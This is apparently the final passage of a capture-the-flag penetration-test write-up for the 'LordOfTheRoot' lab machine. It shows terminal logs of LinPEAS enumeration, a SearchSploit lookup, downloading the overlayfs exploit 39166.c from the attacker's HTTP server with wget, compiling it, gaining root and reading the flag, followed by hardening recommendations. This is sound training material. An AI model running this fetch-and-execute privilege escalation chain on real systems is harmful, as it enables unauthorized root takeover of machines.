
- We use **LinPEAS** to get ubuntu release, and Set up a python3 server.
- Set up a Python3 server to transfer an exploit file to the victim machine.
- Searched for vulnerabilities in Ubuntu 14.04 using **SearchSploit**.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3
Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 
KeyboardInterrupt
>>> 
KeyboardInterrupt
>>> 
KeyboardInterrupt
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>> exit()

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.8 - - [16/Sep/2024 14:18:41] "GET /linpeas.sh HTTP/1.1" 200 -
```




```
smeagol@LordOfTheRoot:~$ ls
Desktop  Documents  Downloads  examples.desktop  index.html  linpeas.sh  Music  Pictures  Public  Templates  Videos
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 athlon i686 GNU/Linu
smeagol@LordOfTheRoot:~$ mv linpeas.sh /tmp
smeagol@LordOfTheRoot:~$ chmod +x linpeas.sh
chmod: cannot access ‘linpeas.sh’: No such file or directory
smeagol@LordOfTheRoot:~$ cd /tmp
smeagol@LordOfTheRoot:/tmp$ ls
linpeas.sh
smeagol@LordOfTheRoot:/tmp$ chmod +x linpeas.sh
smeagol@LordOfTheRoot:/tmp$ ./linpeas
-bash: ./linpeas: No such file or directory
smeagol@LordOfTheRoot:/tmp$ ./linpeas.sh
```




```
                                  ╔══════════════════════╗
══════════════════════════════════╣  System Information  ╠══════════════════════════════
                                  ╚══════════════════════╝
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 3.19.0-25-generic (buildd@lgw01-57) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) )
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.3 LTS
Release:        14.04
Codename:       trusty
```

- We try to find useful vulnerability to use it on our victim machine, using command:- Searchsploit ubuntu 14.04 :- to search about useful exploit .




```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit ubuntu 14.04
 ------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                  |  Path
 ------------------------------------------------------------------------------- ---------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation         | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                     | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'l | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Acce | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local  | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local  | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi S | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Priv | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Con | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Esca | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) -  | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)                 | linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation  | linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Esca | linux/local/41760.txt
```

- Setup a server to my exploit file.



```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit -m linux/local/39166.c

  Exploit: Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)
      URL: https://www.exploit-db.com/exploits/39166
     Path: /usr/share/exploitdb/exploits/linux/local/39166.c
    Codes: CVE-2015-8660
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/39166.c


┌──(root㉿kali)-[/home/kali]
└─# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.1.8 - - [16/Sep/2024 14:41:05] "GET /39166.c HTTP/1.1" 200 -
```

- Try to find any good data at root file, then cat the flag.



```
smeagol@LordOfTheRoot:/tmp$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.1.6:8888/39166.c
--2024-09-16 12:41:07--  http://192.168.1.6:8888/39166.c
Connecting to 192.168.1.6:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2680 (2.6K) [text/x-csrc]
Saving to: ‘39166.c’

100%[==========================================================================

2024-09-16 12:41:07 (35.4 MB/s) - ‘39166.c’ saved [2680/2680]

smeagol@LordOfTheRoot:/tmp$ gcc linux/local/39166.c -o ramy
gcc: error: linux/local/39166.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
smeagol@LordOfTheRoot:/tmp$ ls
37292.c  39166.c  linpeas.sh  ns_sploit  ramy
smeagol@LordOfTheRoot:/tmp$ gcc 39166.c -o ramy2
smeagol@LordOfTheRoot:/tmp$ ./ramy2
root@LordOfTheRoot:/tmp# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:/tmp# cd /root
root@LordOfTheRoot:/root# ls
buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
“There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power.”
– Gandalf
root@LordOfTheRoot:/root#
```

Outcome:

- Successfully exploited the machine to gain root privileges.
- Retrieved sensitive data, including a flag located in the root directory.

Conclusion:

The penetration test identified several critical vulnerabilities within the target system, including:

- Open ports and misconfigured services.
- SQL injection vulnerability.
- Weak privilege management allowing root access.

Recommendations

1. **Firewall Hardening**: Close unused ports and ensure firewall rules are properly configured.
2. **Service Updates**: Upgrade the OpenSSH service to a more secure version.
3. **SQL Injection Prevention**: Implement proper input validation and prepared statements to avoid SQL injection.
4. **Privilege Management**: Restrict the use of root privileges and regularly update system software.